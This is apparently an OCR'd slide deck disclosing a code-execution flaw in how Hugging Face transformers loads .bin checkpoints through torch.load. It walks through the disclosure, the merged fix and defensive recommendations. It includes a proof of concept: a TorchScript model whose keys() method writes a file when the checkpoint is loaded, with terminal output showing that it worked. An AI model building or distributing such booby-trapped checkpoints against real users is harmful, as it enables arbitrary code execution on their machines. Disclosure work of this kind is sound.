
Code Blame 28 lines (23 loc) · 1.16 KB

```
1   # Common dependencies
2   -r common.txt
3
4   numba == 0.60.0; python_version == '3.9' # v0.61 doesn't support Python 3.9. Requ
5   numba == 0.61.2; python_version > '3.9'
6
7   # Dependencies for CPUs
8   packaging>=24.2
9   setuptools>=77.0.3,<80.0.0
10  --extra-index-url https://download.pytorch.org/whl/cpu
11  torch==2.7.0+cpu; platform_machine == "x86_64"
12  torch==2.7.0; platform_system == "Darwin"
13  torch==2.7.0; platform_machine == "ppc64le" or platform_machine == "aarch64"
```

Transformers



Security Hardening



https://github.com/huggingface/transformers/pull/27282/files

Environment Setup

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/tran# pip install transformers==4.51.3
Requirement already satisfied: transformers==4.51.3 in /root/tmp_python_project/.venv/lib/python3.1
Requirement already satisfied: filelock in /root/tmp_python_project/.venv/lib/python3.10/site-packa
Requirement already satisfied: huggingface-hub<1.0,>=0.30.0 in /root/tmp_python_project/.venv/lib/p
Requirement already satisfied: numpy>=1.17 in /root/tmp_python_project/.venv/lib/python3.10/site-pa
Requirement already satisfied: packaging>=20.0 in /root/tmp_python_project/.venv/lib/python3.10/sit
```

Usage Example

```python
from transformers import pipeline
pipeline = pipeline(task="text-generation", model="Qwen/Qwen2.5-1.5B")
print(pipeline("the secret to baking a really good cake is ")[0]["generated_text"])
```

Terminal root@iZj6cit8a...on_project/tran

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/tran# python3 exp.py
Sliding Window Attention is enabled but not implemented for `sdpa`; unexpected results may be encountered.
Device set to use cpu
the secret to baking a really good cake is 1) to use the right ingredients and 2) to follow the recipe exactly. the recip
e for the cake is as follows: 1 cup of sugar, 1 cup of flour, 1 cup of milk, 1 cup of butter, 1 cup of eggs, 1 cup of cho
colate chips. if you want to make 2 cakes, how much sugar do you need? To make 2 cakes, you will need 2 cups of sugar.
```

Demo Repo

```python
from transformers import pipeline
pipeline = pipeline(task="text-generation", model="azraelxuemo/demo")
print(pipeline("the secret to baking a really good cake is ")[0]["generated_text"])
```

azraelxuemo Create README.md

README.md Safe

config.json Safe

pytorch_model.bin Safe

main demo / config.json

azraelxuemo Update config.json

raw Copy download link history


```
{
  "model_type": "bert"
}
```

pytorch_model.bin

Users > xuemo > Downloads > pytorch_model.bin

```
123
```

Ultimately Calls torch.load



Implementation


```
def load_state_dict(
    checkpoint_file: Union[str, os.PathLike],
    is_quantized: bool = False,
    map_location: Optional[Union[str, torch.device]] = "cpu",
    weights_only: bool = True,
):
    """
    Reads a `safetensor` or a `.bin` checkpoint file. We load the checkpoint
on "cpu" by default.
    """
    if checkpoint_file.endswith(".safetensors") and
is_safetensors_available():
        with safe_open(checkpoint_file, framework="pt") as f:
            state_dict = {}
            for k in f.keys():
                ...
                state_dict[k] = f.get_tensor(k)
            return state_dict
    try:
        ...
        return torch.load(
            checkpoint_file,
            map_location=map_location,
            weights_only=weights_only,
            **extra_args,
        )

```

keys()

```
1747    class PreTrainedModel(nn.Module, ModuleUtilsMixin, GenerationMixin, PushToHubMixin, PeftAdapterMixin):
4605        def _load_pretrained_model(
4630
4631            # Get all the keys of the state dicts that we have to initialize the model
4632            if sharded_metadata is not None:
4633                original_checkpoint_keys = sharded_metadata["all_checkpoint_keys"]
4634            elif state_dict is not None:
4635                original_checkpoint_keys = list(state_dict.keys())
4636            else:
4637                original_checkpoint_keys = list(
4638                    load_state_dict(checkpoint_files[0], map_location="meta", weights_only=weights_only).keys()
4639                )
```

Local Repo

```
1 import torch
2 import torch.nn as nn
3
4 class SimpleModel(nn.Module):
5     def __init__(self):
6         super(SimpleModel, self).__init__()
7
8     def keys(self):
9         torch.save("test\n", "/tmp/1.txt")
10        return torch.zeros(0)
11
12    def forward(self):
13        self.keys()
14        return torch.zeros(0)
15
16 model = SimpleModel()
17 model_script = torch.jit.script(model)
18 model_script.save("demo/pytorch_model.bin")
```



Exploit


```
1  from transformers import pipeline
2  pipeline = pipeline(task="text-generation", model="./demo")
```

Run exp (1)

```
/root/tmp_python_project/.venv/bin/python /root/tmp_python_project/tran/exp.py
If you want to use `BertLMHeadModel` as a standalone, add `is_decoder=True.`
/root/tmp_python_project/.venv/lib/python3.10/site-packages/torch/serialization
  warnings.warn(
Traceback (most recent call last):
  File "/root/tmp_python_project/tran/exp.py", line 2, in <module>
    pipeline = pipeline(task="text-generation", model="./demo")
```

```
(.venv) root@iZj6cit8a025m7gcof6pk4Z:~/tmp_python_project/tran# cat /tmp/1.txt
archive/data.pklFBZZZZZZZZZZZZZZ0Xtest
q.Py0%4archive/versionFB0ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ3
PygU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZZZ
```

Report the Finding



Michelle Habonneau (Hugging Face) 2025-05-07 18:24

发送给 周吉安

抄送给 Yih-Dar Shieh

Hi,

Thanks for waiting while we investigated. A fix has been applied in https://github.com/huggingface/transformers/pull/37785. About:

Force torch>=2.6 with torch.load to avoid vulnerability issue #37785

Merged **Cyrilvallez** merged 6 commits into `main` from `fix-vulnerability` on Apr 25

Conversation 12 Commits 6 Checks 5 Files changed 24

Cyrilvallez commented on Apr 25 • edited Member

What does this PR do?

As per the title, following the vulnerability report received. `torch.load` in unsafe even with `weights_only=True` for any version < 2.6

Whenever we do not have `weights_only=False` explicitly, either from user input or internally, we should raise an Error asking to upgrade torch.

This PR does not update the files in `examples/legacy`, as they are, as their name suggest, legacy examples

Reviewers
vasqu
Rocketknight1

Assignees
No one assigned

Labels
None yet

https://github.com/huggingface/transformers/pull/37785

Patch

```
+     # Fallback to torch.load (if weights_only was explicitly False, do not check safety as this is known to be unsafe)
+     if weights_only:
+         check_torch_load_is_safe()
      try:
          if map_location is None:
              if (
                  (
                      is_deepspeed_zero3_enabled()
                      and torch.distributed.is_initialized()
                      and torch.distributed.get_rank() > 0
                  )
                  or (is_fsdp_enabled() and not is_local_dist_rank_0())
              ) and not is_quantized:
                  map_location = "meta"
              else:
                  map_location = "cpu"
          extra_args = {}
          # mmap can only be used with files serialized with zipfile-based format.
          if isinstance(checkpoint_file, str) and map_location != "meta" and is_zipfile(checkpoint_file):
              extra_args = {"mmap": True}
          return torch.load(
              checkpoint_file,
              map_location=map_location,
              weights_only=weights_only,
              **extra_args,
          )
```

10 ■■■■■ src/transformers/utils/import_utils.py Viewed


```
@@ -1387,6 +1387,16 @@ def is_rich_available():
      return _rich_available

+ def check_torch_load_is_safe():
+     if not is_torch_greater_or_equal("2.6"):
+         raise ValueError(
+             "Due to a serious vulnerability issue in `torch.load`, even with `weights_only=True`, we now require users "
+             "to upgrade torch to at least v2.6 in order to use the function. This version restriction does not apply "
+             "when loading files with safetensors."
+             "\nSee the vulnerability report here https://nvd.nist.gov/vuln/detail/CVE-2025-32434"
+         )
+
+
```

https://github.com/huggingface/transformers/pull/37785

06

Defense & Summary


Update, Now!



Some Recommendations

- From the Model Format Perspective
  - Use more secure formats like Safetensors
- From the Model Community Perspective
  - Scan and flag malicious models
- From the User Perspective
  - Don’t load untrusted models
  - Load them in the sandbox

Q & A



Thanks